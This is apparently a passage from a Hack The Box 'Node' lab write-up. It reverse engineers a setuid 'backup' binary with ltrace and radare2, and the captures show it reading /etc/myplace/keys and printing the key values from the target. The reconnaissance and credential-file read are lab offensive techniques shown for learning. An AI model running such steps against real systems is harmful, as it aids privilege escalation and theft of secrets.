


```
┌──(root💀kali)-[/Documents/htb/boxes/node]
└─# chmod +x backup
```




```
┌──(root💀kali)-[/Documents/htb/boxes/node]
└─# ltrace ./backup
__libc_start_main(0×80489fd, 1, 0×ffb20e24, 0×80492c0 <unfinished ...>
geteuid()                                                                    = 0
setuid(0)                                                                    = 0
exit(1 <no return ...>
+++ exited (status 1) +++
```

reverse engineering with radare2   aaa>afl>vvv




```
┌──(root💀kali)-[/Documents/htb/boxes/node]
└─# r2 backup
[0×08048780]> aaa
[x] Analyze all flags starting with sym. and entry0 (aa)
[x] Analyze function calls (aac)
[x] Analyze len bytes of instructions for references (aar)
[x] Check for vtables
[x] Type matching analysis for all functions (aaft)
[x] Propagate noreturn information
[x] Use -AA or aaaa to perform additional experimental analysis.
```




```
[0x08048780]> afl
0x08048780    1 33            entry0
0x080486f0    1 6             sym.imp.__libc_start_main
0x080487c0    4 43            sym.deregister_tm_clones
0x080487f0    4 53            sym.register_tm_clones
0x08048830    3 30            sym.__do_global_dtors_aux
0x08048850    4 43    → 40    entry.init0
0x08049320    1 2             sym.__libc_csu_fini
0x080487b0    1 4             sym.__x86.get_pc_thunk.bx
0x08049324    1 20            sym._fini
0x0804887b    1 197           sym.mix
0x0804897f    1 63            sym.displaySuccess
0x08048670    1 6             sym.imp.strcpy
0x08048600    1 6             sym.imp.printf
0x08048940    1 63            sym.displayWarning
0x080489be    1 63            sym.displayTarget
0x080492c0    4 93            sym.__libc_csu_init
0x080489fd   50 2237          main
0x08048650    1 6             sym.imp.geteuid
0x08048740    1 6             sym.imp.setuid
0x080486c0    1 6             sym.imp.exit
0x080485f0    1 6             sym.imp.strcmp
0x08048690    1 6             sym.imp.puts
0x08048710    1 6             sym.imp.strncpy
0x08048660    1 6             sym.imp.strcat
0x08048700    1 6             sym.imp.fopen
0x08048610    1 6             sym.imp.strcspn
0x08048620    1 6             sym.imp.fgets
0x080485e0    1 6             sym.imp.strstr
0x080486e0    1 6             sym.imp.strchr
0x08048680    1 6             sym.imp.getpid
0x08048640    1 6             sym.imp.time
0x080486b0    1 6             sym.imp.clock
0x080486d0    1 6             sym.imp.srand
0x08048720    1 6             sym.imp.rand
0x08048750    1 6             sym.imp.sprintf
0x080486a0    1 6             sym.imp.system
0x08048730    1 6             sym.imp.access
0x08048760    1 6             sym.imp.remove
0x08048630    1 6             sym.imp.fclose
0x080485a8    3 35            sym._init
0x08048770    1 6             sym..plt.got
```

vvv


backup needs 3 arguments, otherwise it exits



```
  0x08048a0b      56             push esi
  0x08048a0c      53             push ebx
  0x08048a0d      51             push ecx
  0x08048a0e      81eca8100000   sub esp, 0x10a8
  0x08048a14      89cb           mov ebx, ecx
  0x08048a16      e835fcffff     call sym.imp.geteuid
  0x08048a1b      83ec0c         sub esp, 0xc
  0x08048a1e      50             push eax
  0x08048a1f      e81cfdffff     call sym.imp.setuid
  0x08048a24      83c410         add esp, 0x10
  0x08048a27      c745e4000000.  mov dword [var_1ch], 0
  0x08048a2e      c745e0000000.  mov dword [var_20h], 0
  0x08048a35      833b03         cmp dword [ebx], 3
─< 0x08048a38      7f0a           jg 0x8048a44
  0x08048a3a      83ec0c         sub esp, 0xc
  0x08048a3d      6a01           push 1
  0x08048a3f      e87cfcffff     call sym.imp.exit
  ; CODE XREF from main @ 0x8048a38
─> 0x08048a44      8b4304         mov eax, dword [ebx + 4]
  0x08048a47      83c004         add eax, 4
  0x08048a4a      8b00           mov eax, dword [eax]
  0x08048a4c      83ec08         sub esp, 8
  0x08048a4f      688c930408     push 0x804938c
  0x08048a54      50             push eax
  0x08048a55      e896fbffff     call sym.imp.strcmp
  0x08048a5a      83c410         add esp, 0x10
  0x08048a5d      85c0           test eax, eax
─< 0x08048a5f      0f84c7010000   je 0x8048c2c
  0x08048a65      c745e0010000.  mov dword [var_20h], 1
  0x08048a6c      83ec0c         sub esp, 0xc
```




```
┌──(root💀kali)-[/Documents/htb/boxes/node]
└─# ltrace ./backup 1 2 3
__libc_start_main(0x80489fd, 4, 0xff9bbe64, 0x80492c0 <unfinished ...>
geteuid()                                                                    = 0
setuid(0)                                                                    = 0
strcmp("1", "-q")                                                            = 1
puts("\n\n\n            ________________"...

                  ____________________________________________________
)                                                 = 69
puts("          /                  "...            /                                       \
)                                                    = 67
puts("         |    ________________"...           |    ____________________________________________    |
)                                                    = 68
puts("         |   |               "...            |   |                                            |   |
```




```
)                                                                      = 82
strncpy(0xff9bbd18, "2", 100)                                                                          = 0xff9bbd18
strcpy(0xff9bbd01, "/")                                                                                = 0xff9bbd01
strcpy(0xff9bbd0d, "/")                                                                                = 0xff9bbd0d
strcpy(0xff9bbc97, "/e")                                                                               = 0xff9bbc97
strcat("/e", "tc")                                                                                     = "/etc"
strcat("/etc", "/m")                                                                                   = "/etc/m"
strcat("/etc/m", "yp")                                                                                 = "/etc/myp"
strcat("/etc/myp", "la")                                                                               = "/etc/mypla"
strcat("/etc/mypla", "ce")                                                                             = "/etc/myplace"
strcat("/etc/myplace", "/k")                                                                           = "/etc/myplace/k"
strcat("/etc/myplace/k", "ey")                                                                         = "/etc/myplace/key"
strcat("/etc/myplace/key", "s")                                                                        = "/etc/myplace/keys"
fopen("/etc/myplace/keys", "r")                                                                        = 0
strcpy(0xff9ba8e8, "Could not open file\n\n")                                                          = 0xff9ba8e8
printf(" %s[!]%s %s\n", "\033[33m", "\033[37m", "Could not open file\n\n" [!] Could not open file


)                                  = 37
exit(1 <no return ...>
+++ exited (status 1) +++
```


it tries to open /etc/myplace/keys




```
tom@node:/$ cat /etc/myplace/keys
a01a6aa5aaf1d7729f35c8278daae30f8a988257144c003f8b12c5aec39bc508
45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474
3de811f4ab2b7543eaf45df611c2dd2541a5fc5af601772638b81dce6852d110
```



```
a01a6aa5aaf1d7729f35c8278daae30f8a988257144c003f8b12c5aec39bc508
45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474
3de811f4ab2b7543eaf45df611c2dd2541a5fc5af601772638b81dce6852d110
```




```
┌──(root💀kali)-[/Documents/htb/boxes/node]
└─# ltrace ./backup 1 2 3
__libc_start_main(0x80489fd, 4, 0xff9ce3f4, 0x80492c0 <unfinished ...>
geteuid()                                                                  = 0
setuid(0)                                                                  = 0
strcmp("1", "-q")                                                          = 1
puts("\n\n\n          ________________"...


             ____________________________________________________
)                                                     = 69
puts("          /        "...              /                                    \
```



